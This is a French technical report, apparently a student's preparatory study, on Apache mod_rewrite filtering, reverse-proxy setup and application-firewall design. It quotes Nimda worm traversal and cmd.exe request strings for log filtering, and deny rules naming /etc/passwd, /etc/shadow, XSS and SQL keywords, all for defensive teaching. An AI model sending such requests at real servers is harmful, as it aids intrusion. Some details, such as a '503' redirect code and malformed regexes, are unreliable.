RewriteRule .*\. (gif|png|jpe?g)$ - [F]
```

La même technique peut être utilisée pour interdire l'accès direct depuis l'extérieur à certaines sous-pages d'un site et ainsi forcer un point d'entrée sur le site.

```
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^www.example.com/.*\.html$ [NC]
RewriteRule !^/index\.html /index.html
```

3.8.3. Bloquer les robots

Les robots d'indexation des moteurs de recherche ne sont pas forcément des visiteurs désirables. En effet, certains sont des aspirateurs de site ou collectent les adresses e-mail des pages Web pour constituer des listes de spam. Certains sont par contre utiles comme l'incontournable GoogleBot, car ils assurent un référencement de qualité. D'une manière générale, les robots devraient tenir compte du fichier */robots.txt* avant d'indexer le site, mais tous ne le font pas.

Les robots utilisent un *User-Agent* particulier qui se distingue de ceux utilisés par les navigateurs Web, ce qui rend possible le filtrage au moyen de ce champ. On peut également opérer un filtrage par IP ou par nom d'hôte pour ceux qui n'indiqueraient pas le *User-Agent* ou qui imiteraient celui d'un navigateur Web pour être plus largement acceptés.

```
RewriteCond %{HTTP_USER_AGENT} ^IPiumBot [OR]
RewriteCond %{HTTP_USER_AGENT} ^spiderman@search.ch [OR]
RewriteCond %{REMOTE_HOST} \.laurion\. (com|net)$ [OR]
RewriteCond %{REMOTE_ADDR} ^64\.68\.82\.19[0-6]$
RewriteRule ^/.* - [F]
```

On bloque ainsi le logiciel de recherche de contenu IPium qui scrute continuellement le Web ainsi que tous les hôtes du domaine *laurion.com*. Les adresses IP 64.68.82.190 à 64.68.82.196 se voient également refuser l'accès.

3.8.4. Interdire l'accès à certains hôtes

Nous souhaitons interdire l'accès au serveur à un grand nombre d'hôtes individuels identifiés par leur adresse IP ou leur nom d'hôte. Il peut s'agir par exemple de se protéger contre des hôtes qui ont tenté des attaques DoS, bien qu'il soit plus efficace dans ce cas de bloquer le trafic au niveau IP au moyen d'un firewall classique.

Les adresses ne sont pas consécutives et il serait long et peu performant d'écrire une directive *RewriteCond* par adresse comme au point précédent.

On utilise donc un fichier texte de *mapping* contenant la liste des hôtes et adresses interdits d'accès. Ce fichier est lu par un *RewriteMap* et est utilisé pour évaluer une directive *RewriteCond*. Si la clé constituée par l'adresse IP ou le nom d'hôte n'est pas trouvée dans le fichier, alors la *map* retourne *NOT-FOUND* et la condition est fautive, ce qui a pour effet de ne pas poursuivre la réécriture.

ture et donc de servir l'URL normalement. Si le *map* retourne autre chose que NOT-FOUND, cela signifie que l'hôte est présent dans le fichier des hôtes à exclure et la règle renvoie une erreur "403 - Forbidden".

```
RewriteEngine on
RewriteMap hosts-deny txt:/path/to/hosts.deny
RewriteCond ${hosts-deny:%{REMOTE-HOST}|NOT-FOUND} !=NOT-FOUND [OR]
RewriteCond ${hosts-deny:%{REMOTE-ADDR}|NOT-FOUND} !=NOT-FOUND
RewriteRule ^/.* - [F]
```

Le contenu du fichier `hosts.deny` pourrait être le suivant :

```
193.102.180.40 -
bsdtil.sdm.de -
192.76.162.40 -
80.83.36.10 -
```

3.8.5. Résoudre le problème du "trailing slash" manquant

Le problème du slash manquant à la fin d'une URL désignant un répertoire est récurrent à tout serveur Web. Si le serveur ne trouve pas un fichier portant le nom du répertoire, il va généralement de lui-même ajouter le slash manquant à la fin de l'URL, mais cela ne fonctionne pas toujours et il arrive que l'on doive émuler par soi-même ce mécanisme.

Il s'agit d'établir un *pattern* pour détecter un appel du répertoire sans le slash, et de faire une réécriture **externe** vers la bonne URL. De cette façon, le navigateur Web complète de lui-même l'URL pour les requêtes suivantes. Pour une réécriture externe, on utilise le **flag [R]** qui a pour effet de ne pas masquer la redirection au client, mais de demander au navigateur d'appeler la nouvelle URL.

Si l'on souhaite corriger le slash manquant pour le répertoire `/images` en particulier, on peut utiliser la syntaxe suivante :

```
RewriteEngine on
RewriteBase /
RewriteRule ^images$ images/ [R]
```

Il est également possible de définir une règle plus universelle que l'on placera typiquement dans un fichier `.htaccess` à la racine du serveur, mais cette syntaxe a pour effet de créer une prérequête interne à chaque requête pour vérifier si la cible est un répertoire, ce qui représente une charge supplémentaire pour le serveur.

```
RewriteEngine on
RewriteBase /
RewriteCond %{REQUEST_FILENAME} -d
RewriteRule ^(.+[^/])$ $1/ [R]
```

La règle recherche toute chaîne de un ou plusieurs caractères qui ne se termine **pas** par un slash, autrement dit tous les accès à des fichiers satisfont cette règle. Ensuite, une condition est évaluée qui vérifie s'il existe un répertoire portant ce nom. Dans ce cas, l'URL est réécrite de manière externe en ajoutant le slash final. Noter l'utilisation de la variable `$1` dans Substitution qui fait référence aux parenthèses du Pattern.

3.8.6. Bloquer l'accès aux fichiers .htaccess

Les fichiers .htaccess contiennent des données de configuration locales et dynamiques du serveur Apache. Ils permettent de ne pas avoir à redémarrer le serveur à chaque changement de configuration, et de déléguer à des tiers la configuration de leur partie du serveur sans leur donner accès au fichier de configuration principal.

Il est cependant critique que les fichiers .htaccess ne soient pas accessibles par une URL bien que stockés dans le *Document Root*, car ils peuvent dévoiler des informations sur la configuration du serveur, ce que l'on aimerait éviter. Par défaut, Apache résout ce problème en utilisant `mod_access` et une expression régulière de la façon suivante :

```
<Files ~ "^\.([Hh][Tt]|[Dd][Ss]_[Ss])">
    Order allow,deny
    Deny from all
</Files>
```

Cette configuration fonctionne, mais il est possible d'obtenir le même comportement à l'aide de `mod_rewrite` :

```
RewriteEngine on
RewriteRule ^\.htaccess$ - [F]
```

3.8.7. Réécriture des extensions de fichiers

Admettons que l'on souhaite réécrire tous les fichiers de suffixe .htm ou .html en .shtml sans devoir les renommer. On peut aussi utiliser cette technique pour masquer au client la technologie serveur utilisée pour la génération de pages dynamiques (le client voit un suffixe .html comme si les pages étaient statiques, mais ce sont en réalité des scripts .cgi ou .php qui sont appelés par derrière).

```
RewriteEngine on
RewriteRule ^(.*)\.html?$ $1.shtml [L]
```

3.8.8. Redirection en fonction du navigateur Web

Devant la diversité d'interprétation de la syntaxe HTML par les différents navigateurs, il arrive que le concepteur d'un site soit forcé de proposer du contenu alternatif en fonction du navigateur afin de s'adapter au mieux aux spécificités d'un navigateur (code VBScript pour MSIE, code JavaScript pour Mozilla, etc...)

Utilisons l'entête *User-Agent* pour réaliser cette redirection avec `mod_rewrite` :

```
RewriteEngine on
RewriteCond %{HTTP_USER_AGENT} ^Mozilla/3.*
RewriteRule ^index\.html$ index.ns.html [L]
RewriteCond %{HTTP_USER_AGENT} ^Lynx/.*
RewriteCond %{HTTP_USER_AGENT} ^Mozilla/[12].*
RewriteRule ^index\.html$ index.tx.html [L]
RewriteRule ^index\.html$ index.other.html [L]
```


3.8.9. Filtrer Nimda

À la fin de 2001, le ver Nimda a commencé à se répandre à une vitesse éclair sur Internet. Il dispose de plusieurs moyens de propagation, dont l'un d'eux exploite une faille des serveurs IIS de Microsoft. Bien que n'affectant pas directement les serveurs Apache, ce ver a pour effet de polluer les historiques et représente une charge supplémentaire pour le serveur. Aujourd'hui encore, Nimda n'est pas encore complètement éradiqué.

Les attaques de Nimda sont identifiables ainsi dans les historiques :

```
'/scripts/..%255c..'
'/_vti_bin/..%255c../..%255c../..%255c..'
'/_mem_bin/..%255c../..%255c../..%255c..'
'/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%'
'/scripts/..%c1%1c..'
'/scripts/..%c0%2f..'
'/scripts/..%c0%af..'
'/scripts/..%c1%9c..'
'/scripts/..%35%63..'
'/scripts/..%35c..'
'/scripts/..%25%35%63..'
'/scripts/..%252f..'
'/scripts/root.exe?/c+dir'
'/MSADC/root.exe?/c+dir'
'/winnt/system32/cmd.exe?/c+dir'
```

Par défaut, le comportement de Apache face à ces requêtes est de renvoyer une erreur "404 - Page Not Found", et de comptabiliser la requête dans les logs. Ces logs ont ainsi tendance à grossir, et nous aimerions pouvoir rediriger les attaques de Nimda sans que celles-ci soient inscrites dans les logs et qu'elles infligent un minimum de travail au serveur. La technique est de renvoyer une erreur "410 - Gone" qui est générée avant que la requête n'apparaisse dans les logs.

```
RewriteCond    %{THE_REQUEST}    /scripts/    [OR]
RewriteCond    %{THE_REQUEST}    default.ida  [OR]
RewriteCond    %{THE_REQUEST}    cmd.exe     [OR]
RewriteCond    %{THE_REQUEST}    root.exe
RewriteRule    ^.*$ - [G, L]
ErrorDocument  410 " "
```

Des attaques de Nimda à répétition peuvent être assimilées à des attaques DoS. On a donc personnalisé le message d'erreur 410 de sorte qu'il retourne un document vide, demandant un minimum de temps processeur au serveur pour être généré.

3.9. Conclusion

Mod_rewrite est vraiment, comme le définit le site de Apache, le "couteau suisse de la réécriture d'URL". Il permet de réaliser quantité d'opérations sur les URLs, de la plus simple comme la redirection d'une ancienne adresse à la plus élaborée comme construire une arborescence complète d'URL indépendante de l'arborescence du système de fichier du serveur.

Dans le prochain chapitre, nous allons voir comment combiner mod_rewrite et mod_proxy pour configurer un relais inverse (*reverse-proxy*), puis comment tirer parti de ce reverse proxy pour réaliser du filtrage d'URL et ainsi tenter de protéger une application Web de quelques types d'attaques.

4. Proxy et reverse-proxy

4.1. Introduction

Dans le chapitre précédent, nous avons vu ce qu'est `mod_rewrite`, à quoi il peut servir, et quelle est sa syntaxe de configuration. Ce chapitre propose l'étude d'un cas particulier d'utilisation de `mod_rewrite` : réaliser un proxy, ou plus exactement un *reverse-proxy*. Mais au fait, de quoi s'agit-il ?

4.2. Serveur proxy

Un serveur proxy sert d'intermédiaire entre les ordinateurs d'un réseau local et Internet, à la façon d'un routeur mais au niveau applicatif. Il existe des proxys pour divers protocoles d'application, mais les plus courants sont les proxys Web (HTTP) et les proxys FTP.

Lorsqu'un proxy Web est déployé sur le réseau d'une entreprise, les navigateurs clients ne transmettent pas directement leurs requêtes HTTP au serveur Web distant (généralement, le firewall de l'entreprise l'interdit), mais toutes les requêtes passent par le proxy local, qui ensuite par derrière interroge le serveur Web, reçoit la réponse qu'il transmet au navigateur Web. Un tel proxy vise essentiellement trois buts :

- **Cache performance** : les pages fréquemment demandées sont conservées dans la mémoire du proxy, ce qui lui permet de les servir plus rapidement et de réduire le trafic WAN avec Internet.
- **Filtrage de contenu ou d'URL** : l'entreprise souhaite garder un contrôle sur le contenu Web que ses employés ont le droit de visiter. Par exemple, il peut s'agir de bloquer l'accès aux sites pornographiques, ou de bloquer l'accès aux *webmails* si la charte de l'entreprise interdit l'utilisation de son réseau pour de la messagerie privée. Le filtrage de contenu est plus élaboré que le filtrage d'URL : il consiste à filtrer les pages HTML en fonction de leur contenu, ou à filtrer le contenu des requêtes HTTP (champs POST lors de la soumission de formulaires).
- **Historique et statistique** : l'entreprise sait exactement quels sites sont visités par qui, ce qui lui permet de dresser des statistiques d'utilisation de son accès Internet et d'en tirer des conclusions.

4.3. Reverse-proxy

Un *reverse-proxy* (relais inverse en français) est exactement l'inverse du proxy Web : il s'agit de protéger un serveur Web des accès externe, en servant d'intermédiaire. Ainsi, le navigateur du client croit qu'il communique avec le serveur Web, alors qu'en fait il communique avec le *reverse-proxy* qui redirige ses requêtes en interne vers le serveur Web. Ce dernier transmet la réponse au *reverse-proxy* qui la renvoie au navigateur du client.

Le *reverse-proxy* peut dans une certaine mesure améliorer les performances en implémentant une fonction de cache, mais ce n'est pas sa fonction première : il s'agit plutôt d'augmenter la sécurité du serveur Web. En effet, le *reverse-proxy* ne contient aucune donnée importante puisqu'il joue le rôle de simple intermédiaire. On peut donc sans grand risque le placer sur une DMZ peu sécurisée, et placer le serveur Web sur un réseau beaucoup plus fermé et inaccessible directement de l'extérieur.

Une topologie de réseau possible est de placer un premier firewall (externe) entre le réseau Internet et le *reverse-proxy*, et un second firewall (interne) entre le *reverse-proxy* et le serveur Web ou d'application. Cette approche est très sécuritaire, mais quelque peu complexe à configurer et onéreuse puisqu'elle nécessite deux firewalls. Le firewall interne est configuré pour n'autoriser l'accès au serveur Web qu'à travers le serveur proxy (pas d'accès direct depuis l'extérieur).




Figure 4-1 : *reverse-proxy* avec une topologie à double firewall

À noter que la fonction de cache du serveur proxy n'est pas mandataire, mais elle est souvent implémentée car elle permet de décharger le serveur Web en servant directement depuis le cache du proxy les pages dont le contenu n'a pas changé. Le proxy vérifie régulièrement que le contenu de son cache soit à jour en effectuant des requêtes sur le serveur Web avec l'entête *If-Modified-Since*. Si la page a été modifiée, le serveur Web répond avec un code de status 200 (OK) et renvoie la dernière version du document, sinon il répond avec un code de status 304 (Not Modified) et le document n'a pas besoin d'être transféré à nouveau.

Une approche certes moins sécuritaire mais plus courante est d'utiliser un firewall disposant de plusieurs interfaces afin de créer une zone démilitarisée (DMZ). On placera le *reverse-proxy* sur cette DMZ accessible de l'extérieur, et le serveur Web sur une seconde interface (LAN ou DMZ2) qui n'est pas directement accessible de l'extérieur.




Figure 4-2 : *reverse-proxy* avec une topologie à un seul firewall

Une utilisation courante en entreprise d'un *reverse-proxy* est comme alternative au VPN pour donner accès aux employés à des ressources du réseau interne de l'entreprise depuis l'extérieur, tel que le webmail d'un serveur MS Exchange. Généralement, la connexion sur le *reverse-proxy* sera sécurisée par SSL, et le *reverse-proxy* sera le seul autorisé par le firewall à se connecter au serveur

Web depuis la DMZ. Dans la mesure où il s'agit de trafic interne, la liaison entre le *reverse-proxy* et le serveur Web n'a pas besoin d'être cryptée. Cela réduit la charge du serveur Web qui ne s'occupe plus des fonctions de cryptage.

Un *reverse-proxy* peut être également utilisé pour faire de la répartition de charge (*load-balancing*). Plusieurs serveurs d'application peuvent être placés derrière un seul *reverse-proxy*, ce dernier se chargeant de répartir équitablement la charge entre-eux. Selon les cas, les serveurs pourront être des miroirs contenant chacun une copie de l'application et synchronisés entre-eux, ou chaque serveur peut prendre en charge une partie de l'application et le *reverse-proxy* diriger les requêtes sur le bon serveur en fonction de l'URL, donnant l'illusion au visiteur qu'il n'est connecté qu'à un seul serveur (le *reverse-proxy*).

Une autre alternative est de multiplier les *reverse-proxys* et d'avoir une résolution DNS en tourniquet qui renvoie alternativement l'adresse de l'un ou l'autre des proxys (figure 4.3). Les proxys pourront chacun disposer d'une mémoire cache permettant de servir la plupart des requêtes directement sans faire appel au serveur Web, et ainsi diminuer la charge de celui-ci.




Figure 4-3 : répartition de charge avec plusieurs *reverse-proxys*

4.4. Mod_proxy

Ce module permet à Apache de faire office de proxy/cache, ou de *reverse-proxy* supportant les protocoles HTTP et FTP. Il peut fonctionner en étroite collaboration avec `mod_rewrite` comme nous allons le voir, et supporte plusieurs directives dont les principales sont énumérées ci-après.

4.4.1. ProxyPass

Cette directive permet de monter l'arborescence d'un serveur distant dans celle du serveur local, donnant l'impression que les données sont locales au proxy. Par exemple :

```
ProxyPass /mirror/example/ http://www.example.com/
```

Avec ce réglage, un appel de `http://proxy.example.com/mirror/example/index.html` chargera en fait via le proxy la document à l'adresse `http://www.example.com/index.html`, en admettant que `proxy.example.com` soit le nom d'hôte du proxy. Cette directive ne suffit pas à configurer un vrai *reverse-proxy*, la directive `ProxyPassReverse` est également nécessaire (voir ci-après).

4.4.2. ProxyPassReverse

Cette directive demande à Apache d'ajuster si nécessaire les entêtes *Location* des réponses HTTP avant de les retourner au client. En effet, en utilisant la seule directive `ProxyPass`, il y a un problème lorsque le serveur retourne au client, par exemple, une réponse "503 - Document Moved", dans la mesure où le champ *Location* de la réponse contient un chemin d'accès local au serveur Web.

Par exemple, si le client tente d'accéder à travers le proxy au document situé à l'adresse `http://proxy.example.com/mirror/example/toto.html` et que celui-ci fait l'objet d'une redirection externe de la part du serveur, le champ *Location* de l'erreur 503 va contenir une adresse du genre `/toto2.html` qui va faire en sorte que le client tente de charger le document `http://proxy.example.com/toto2.html` qui évidemment n'existe pas et une erreur 404 sera retournée par le proxy.

Voici, toujours dans le même exemple, la syntaxe à adopter avec `ProxyPassReverse` :

```
ProxyPassReverse /mirror/example/ http://www.example.com/
```

`ProxyPass` et `ProxyPassReverse` sont complémentaires. Les deux sont nécessaires pour configurer Apache comme un *reverse-proxy*, sauf si `mod_rewrite` est utilisé où l'on peut alors remplacer `ProxyPass` par une directive `RewriteRule [P]`, mais `ProxyPassReverse` est toujours nécessaire pour gérer correctement les entêtes de redirection dans l'autre sens.

À noter que, lorsque l'on prépare du contenu destiné à être hébergé sur un serveur Web derrière un *reverse-proxy*, il ne faut jamais utiliser des URLs absolues pour référencer le serveur (du genre `http://example.com/index.html`) mais des URLs relatives à la racine du serveur (du genre `/index.html`).

4.4.3. ProxyBlock

Cette directive spécifie une liste de mots, noms d'hôte ou de domaine séparés par des espaces, qui seront bloqués par le proxy. Si des noms DNS sont spécifiés, ils seront résolus en adresses IP au moment du démarrage du serveur. Cette directive est surtout utilisée dans le cas d'un proxy Web, pour bloquer l'accès à certains sites aux utilisateurs du proxy. Exemple :

```
ProxyBlock microsoft.com example.com badsite.com
```

La syntaxe suivante bloque l'accès à tous les sites à travers le proxy Web :

```
ProxyBlock *
```

4.4.4. ProxyVia

Si plusieurs serveurs proxy sont chaînés, l'entête HTTP *Via* sert à indiquer la liste et l'ordre des relais traversés. La directive `ProxyVia` contrôle le comportement du proxy face à l'entête *Via*. Elle peut prendre les valeurs suivantes :

- `off` Aucune modification n'est apportée aux entêtes *Via* par le proxy.
- `on` À chaque requête ou réponse le traversant, le proxy ajoute une ligne à l'entête *Via*.
- `block` Les entêtes *Via* existantes sont supprimées et le proxy ne génère aucune nouvelle entête *Via*.
- `full` Comme `on`, sauf que chaque ligne d'entête *Via* générée contient également la version du serveur Apache.

4.5. Configuration d'un *reverse-proxy*

Nous allons maintenant proposer des exemples concrets de configuration de Apache comme un *reverse-proxy* et nous tenterons de d'implémenter des fonctions de filtrage d'URL au niveau de ce proxy dans le but de sécuriser le serveur Web.

4.5.1. Charger les modules

Apache est un serveur modulaire dont le noyau est volontairement assez simple et les fonctionnalités avancées déléguées à des modules. Ceux-ci doivent être chargés dynamiquement lors du démarrage du serveur. Il s'agit de décommenter dans le fichier `httpd.conf` les lignes correspondant au modules `mod_rewrite` et `mod_proxy`. Avec la version 1.3 de Apache, cela donne :

```
LoadModule  rewrite_module  libexec/httpd/mod_rewrite.so
LoadModule  proxy_module    libexec/httpd/libproxy.so
AddModule   mod_rewrite.c
AddModule   mod_proxy.c
```

4.5.2. Configuration de `mod_proxy` uniquement

Admettons que nous disposions d'un *reverse-proxy* dont le chemin d'accès `/secure/` doit rediriger sur le serveur interne `http://www.example.com/secure/`. Cette solution utilise la directive `ProxyPass` pour le mapping qui est suffisante pour une fonctionnalité de base.

```
<IfModule mod_proxy.c>
  ProxyRequests Off
  <Directory proxy:*>
    Order deny,allow
    Deny from all
    Allow from all
  </Directory>
  ProxyVia on
</IfModule>

ProxyPass      /secure/    http://www.example.com/secure/
ProxyPass      /secure     http://www.example.com/secure/
ProxyPassReverse /secure/    http://www.example.com/secure/
```

Afin que la réécriture d'URL fonctionne même si le visiteur omet le slash final après le nom du répertoire, on a dédoublé la directive `ProxyPass`. Le bloc `<Directory>` permet de contrôler l'accès au proxy à l'aide de la syntaxe de `mod_access` (qui ne sera pas autrement détaillée ici). Ce contrôle d'accès est nécessaire, car le serveur Web ne peut pas l'effectuer en se basant sur l'IP du client puisque son seul interlocuteur est le serveur proxy. Cette syntaxe est prévue pour Apache 1.3, il est possible que quelques adaptations soient nécessaires avec Apache 2.

4.5.3. Configuration avec mod_rewrite et mod_proxy

Dans l'exemple précédent, nous avons utilisé ProxyPass pour faire le mapping des requêtes HTTP à travers le proxy. En utilisant RewriteRule à la place, il est possible de réaliser une configuration bien plus élaborée.

```
RewriteEngine on
RewriteRule ^/secure$ /secure/ [R]
RewriteRule ^/secure/(.*)$ http://www.example.com/secure/$1 [P, L]
ProxyPassReverse /secure/ http://www.example.com/secure/
RewriteLog logs/rewrite/rewrite_log
RewriteLogLevel 2
```

- La première instruction active la logique de réécriture d'URL pour le VirtualHost courant.
- La seconde règle corrige le problème du slash manquant lors de l'appel de la racine du répertoire par une redirection externe forçant le navigateur client à reformuler sa requête à la bonne URL.
- La troisième règle effectue la fonction de *reverse-proxy* proprement dite en réécrivant l'URL de la requête avec l'adresse du serveur Web et en passant la requête à mod_proxy (flag P).
- La quatrième instruction corrige l'entête *Location* dans les redirections émises par le serveur Web.
- Les deux dernières instructions configurent un historique pour garder une trace de l'utilisation du proxy. À noter que ProxyPassReverse est conservé, car mod_rewrite n'est pas en mesure de faire la correction de l'entête *Location* dont se charge cette directive.

Bien que cette configuration donne le même comportement que la solution précédent n'utilisant que mod_proxy, elle est nettement plus élaborée en ce sens qu'elle permet d'accéder aux capacités de filtrage d'URL de mod_rewrite grâce à la puissance des expressions régulières.

4.5.4. Restreindre l'accès à des navigateurs Web spécifiques

Il est possible de restreindre l'accès au proxy en fonction du type et de la version du navigateur Web utilisé par le client, en se basant sur le champ *User-Agent* des entêtes de requêtes HTTP comme déjà vu auparavant. Cette technique permet également de protéger l'application Web contre la plupart des robots d'indexation ou les accélérateurs de téléchargement ouvrant plusieurs threads par fichier et saturant la bande passante et les ressources du serveur.

```
RewriteCond %{USER_AGENT} ^Mozilla/4.*
RewriteCond %{USER_AGENT} !MSIE.*Windows.* [OR]
RewriteCond %{USER_AGENT} ^Lynx/. *
# Acceptation des navigateurs référencés
RewriteRule ^/(.*)$ http://www.example.com/$1 [P, L]
# Interdiction par défaut de tous les autres navigateurs
RewriteRule ^/.*$ - [F]
```

Dans l'exemple ci-dessus, on autorise l'accès au serveur via le *reverse-proxy* à tous les navigateurs compatibles Mozilla/4.0 (à l'exception de la version Windows de IE), ainsi qu'à toutes les versions des navigateurs Lynx. Les autres navigateurs sont bloqués par la règle par défaut.

4.5.5. Filtrage d'URL au niveau du proxy

La fonction de *reverse-proxy* combinée à la puissance des expressions régulières (ou rationnelles, c'est selon) permet de mettre en place un véritable **firewall applicatif** spécialisé dans le protocole HTTP.

Comme dans un firewall conventionnel, il y a plusieurs façons d'envisager le filtrage :

- Par défaut on laisse tout passer, et on bloque ce qui est connu comme étant potentiellement dangereux.
- Par défaut on bloque tout, et on accepte seulement les arborescences et fichiers autorisés.

La première approche est moins sécuritaire, car il faut constamment tenir à jour les règles à mesure que de nouvelles menaces apparaissent. La seconde approche demande plus de travail de configuration au départ, puisqu'il faut dresser la liste de tous les chemins d'accès utilisés par l'application, mais elle offre un niveau accru de sécurité.

Prenons un exemple concret. Notre application utilise une poignée de scripts CGI, ainsi qu'un répertoire dans lequel sont stockés des images (formats GIF et JPEG). Nous allons combiner les deux approches de filtrage, c'est à dire non seulement tout bloquer par défaut et ne laisser passer que ce qui est connu et utile, mais également écrire un certain nombre de règles pour bloquer explicitement des attaques courantes.

```
# Activation du module de filtrage et de sa journalisation
RewriteEngine on
RewriteLog logs/rewrite.log
RewriteLogLevel 2

# Interdiction de tout ce qui est louche
RewriteRule etc/passwd - [F,L]
RewriteRule etc/shadow - [F,L]
RewriteRule etc/users - [F,L]
RewriteRule ./ - [F,L]
RewriteRule ../ - [F,L]
RewriteRule \.ht.*$ - [F,L]
# Attaques XSS
RewriteRule <script> - [F,L,NC]
# Mots-clés SQL
RewriteRule select - [F,L,NC]
RewriteRule insert - [F,L,NC]
RewriteRule update - [F,L,NC]

# Acceptation de tout ce qui est connu
# La racine
RewriteRule ^/$ http://www.example.com/ [P,L]
# Les images
RewriteRule ^/images/(+)\.(gif|jpe?g)$
http://www.example.com/images/$1.$2 [P,L]
# Les pages html à la racine
RewriteRule ^/(^/)+\.html$ http://www.example.com/$1.html [P,L]
# Les scripts CGI sans paramètres ou avec paramètres par la méthode POST
RewriteRule ^/cgi-bin/(search|formail|counter)\.cgi$
http://www.example.com/cgi-bin/$1.cgi [P,L]
# Les scripts CGI avec paramètres par la méthode GET
RewriteRule ^/cgi-bin/(showpic|default|redir)\.cgi?(.*)$
http://www.example.com/cgi-bin/$1.cgi?$2 [P,L]

# Interdiction par défaut de tout ce qui n'est pas connu
RewriteRule .* - [F]
```


À l'aide de quelques directives, on voit qu'il est possible de déjà bien limiter les accès non-désirés à une application Web, connaissant les URLs employées par celle-ci. L'inconvénient de cette solution est que, si l'application évolue, il faut sans cesse ajouter de nouvelles règles, comme avec un firewall IP si de nouveaux services sont ajoutés au réseau.

On limite notamment les accès à des scripts vulnérables qui auraient été installés sans la permission de l'administrateur (*backdoor* ou cheval de Troie). Le filtrage par `mod_rewrite` a cependant ses limites : comment filtrer les paramètres de formulaires soumis par POST pour, par exemple, prévenir un *buffer overflow* ou l'injection de paramètres de commande ? Si l'application est vulnérable à ce niveau là, `mod_rewrite` est inefficace puisqu'il ne peut que filtrer que selon l'URL et selon certains entêtes de la requête (*Cookie*, *User-Agent*), mais ne peut pas faire du filtrage au niveau du **contenu** des requêtes HTTP où sont situées les données transmises par POST.

5. Conclusions

Selon l'OWASP, un nombre inquiétant d'applications Web comportent des vulnérabilités "classiques" qui témoignent d'un manque de compétences en matière de sécurité des développeurs de ces applications Web, ou d'un souci de simplicité et de productivité qui fait passer la sécurité au second plan. Les firewalls IP conventionnels sont inefficaces pour protéger l'application des attaques visant à exploiter ce genre de vulnérabilités.

Au lieu de chercher à valider le code source de chaque script ou application installés sur le serveur, il serait intéressant pour l'administrateur du serveur Web de disposer d'un firewall applicatif intelligent qui reconnaît et filtre les attaques courantes. Ce firewall peut prendre la forme d'un *reverse-proxy*, intermédiaire obligé pour atteindre le serveur depuis l'extérieur, ou être directement installé sur le serveur. Outre la fonction de filtrage, il pourrait également faire de la détection d'intrusion, notifiant l'administrateur lors de la détection d'une attaque.

6. Cahier des charges du travail de diplôme

Dans un premier temps, il s'agira **d'étudier la solution AppShield de Sanctum**, qui est un firewall HTTP commercial, et de faire le bilan sur ses possibilités et son fonctionnement.

Puis, fort de l'expérience acquise avec AppShield, il s'agirait de **développer son propre firewall applicatif** réalisant du filtrage d'entête et de contenu HTTP, aussi bien au niveau des requêtes que des réponses. Ce firewall sera *stateful*, c'est à dire qu'il sera capable de garder une trace des sessions de l'utilisateur dans l'application Web, et de détecter un comportement anormal. Idéalement, ce firewall devrait pouvoir filtrer des attaques telles que XSS, DoS, BOF, injection de paramètres. Il pourra également filtrer n'importe quelle entête HTTP de la requête ou de la réponse et nettoyer le code HTML en éliminant tous les commentaires et les caractères de fin de ligne qui ne sont pas absolument nécessaires.

Ce firewall pourra être implémenté sous la forme d'une application autonome (par exemple à l'aide de sockets Java), ou constituer un module Apache développé en Perl ou en C et éventuellement s'intégrer avec `mod_rewrite` et `mod_proxy`.

